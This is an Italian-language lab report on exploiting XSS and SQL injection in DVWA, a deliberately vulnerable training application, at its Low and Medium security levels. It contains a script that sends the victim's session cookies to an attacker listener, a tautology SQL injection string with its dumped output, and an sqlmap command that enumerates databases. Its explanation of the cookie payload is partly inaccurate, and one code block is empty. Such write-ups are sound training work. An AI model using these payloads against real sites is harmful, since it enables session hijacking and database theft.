

SQL injection, XSS, MapSQL

Introduzione

Nel contesto del test di sicurezza su DVWA (Damn Vulnerable Web Application), abbiamo analizzato e sfruttato due vulnerabilità comuni: **Cross-Site Scripting (XSS)** e **SQL Injection**. L'obiettivo era esplorare come un attaccante potrebbe sfruttare queste vulnerabilità per compromettere la sicurezza di un'applicazione web. Le prove sono state eseguite con livelli di sicurezza impostati su **Low** e **Medium** per testare l'efficacia delle protezioni e determinare la possibilità di eseguire attacchi riusciti.

Livello Low

Nel livello Low di DVWA, non sono presenti protezioni significative contro l'iniezione di codice. Abbiamo sfruttato questa vulnerabilità iniettando un semplice script JavaScript all'interno di un tag `<script>`, che cattura i cookie della sessione dell'utente e li invia a un server di ascolto (listener) controllato da noi.


Il payload utilizzato è il seguente:

html

Copia codice

```
<script>
  var img = new Image();
  img.src = 'http://192.168.50.100:8888/test?cookie=' +
document.cookie;
</script>
```

In questo caso, il codice crea un'immagine che non esiste. Quando il browser non riesce a caricare l'immagine (perché l'URL non è valido), il codice invia i cookie della sessione al nostro server di ascolto, permettendoci di rubare i dati sensibili.



Livello Medium

A livello Medium, DVWA applica un filtro più rigoroso sui dati in ingresso. Ad esempio, vengono bloccati alcuni caratteri speciali come virgolette e simboli < per prevenire l'iniezione diretta di script. Tuttavia, il sistema non è completamente protetto.

Abbiamo utilizzato una tecnica di **bypass** sfruttando il tag con l'attributo onerror. Questo tipo di vulnerabilità si attiva quando si tenta di caricare un'immagine non esistente, causando un errore che può essere usato per eseguire codice JavaScript. Il codice utilizzato è il seguente:


html

Copia codice

```

```

Poiché l'immagine non esiste, l'evento onerror viene attivato e il codice JavaScript contenuto al suo interno viene eseguito. In questo caso, invece di un alert, è stato possibile utilizzare un payload più dannoso, come l'invio dei cookie a un server controllato dall'attaccante.



SQL Injection


La **SQL Injection** è una vulnerabilità che consente a un attaccante di manipolare le query SQL per eseguire comandi non autorizzati nel database. Questo può portare all'esposizione di dati sensibili, come credenziali di accesso, o anche a una completa compromissione del database.

Livello Low

Nel livello Low di DVWA, le protezioni contro le SQL Injection sono praticamente inesistenti. Abbiamo sfruttato questa vulnerabilità inviando una stringa di input manipolata per alterare la query SQL e ottenere informazioni dal database.

Il payload utilizzato è il seguente:

1' OR '1'='1' --



Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1' #
First name: admin
Surname: admin

ID: 1' OR '1'='1' #
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1' #
First name: Hack
Surname: Me

ID: 1' OR '1'='1' #
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1' #
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection

In questo caso, l'iniezione di OR '1'='1' rende la condizione della query SQL sempre vera, permettendo di bypassare la logica di autenticazione e visualizzare i dati di tutti gli utenti nel database.

Il comando utilizzato in SQLmap per enumerare i database è il seguente:

```
sqlmap -u  
"http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"  
--cookie="security=low;  
PHPSESSID=cbff4b3860744fc41159ceb8cd4b8b67" --dbs
```

Uso di SQLmap


SQLmap è uno strumento automatico che facilita l'esecuzione di attacchi SQL Injection. Con questo strumento, abbiamo potuto automatizzare il processo di iniezione, testando e enumerando rapidamente i database vulnerabili.

Abbiamo utilizzato il comando SQLmap con il parametro --dbs per elencare tutti i database presenti nel sistema. Una volta identificato il database dvwa,

abbiamo estratto le tabelle e successivamente i dati degli utenti, inclusi i dettagli sensibili.

Il comando utilizzato in SQLmap per enumerare i database è il seguente:

```
sqlmap -u
"http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low;
PHPSESSID=cbff4b3860744fc41159ceb8cd4b8b67" --dbs
```



Conclusioni

Durante i test su DVWA, abbiamo esplorato due delle vulnerabilità più comuni nel mondo delle applicazioni web: **XSS** e **SQL Injection**. Nel livello Low, la protezione era minima, e abbiamo facilmente sfruttato entrambe le vulnerabilità per ottenere informazioni sensibili. A livello Medium, le protezioni erano più efficaci, ma siamo riusciti comunque a bypassare i filtri utilizzando tecniche di encoding e manipolazione avanzata, come l'uso degli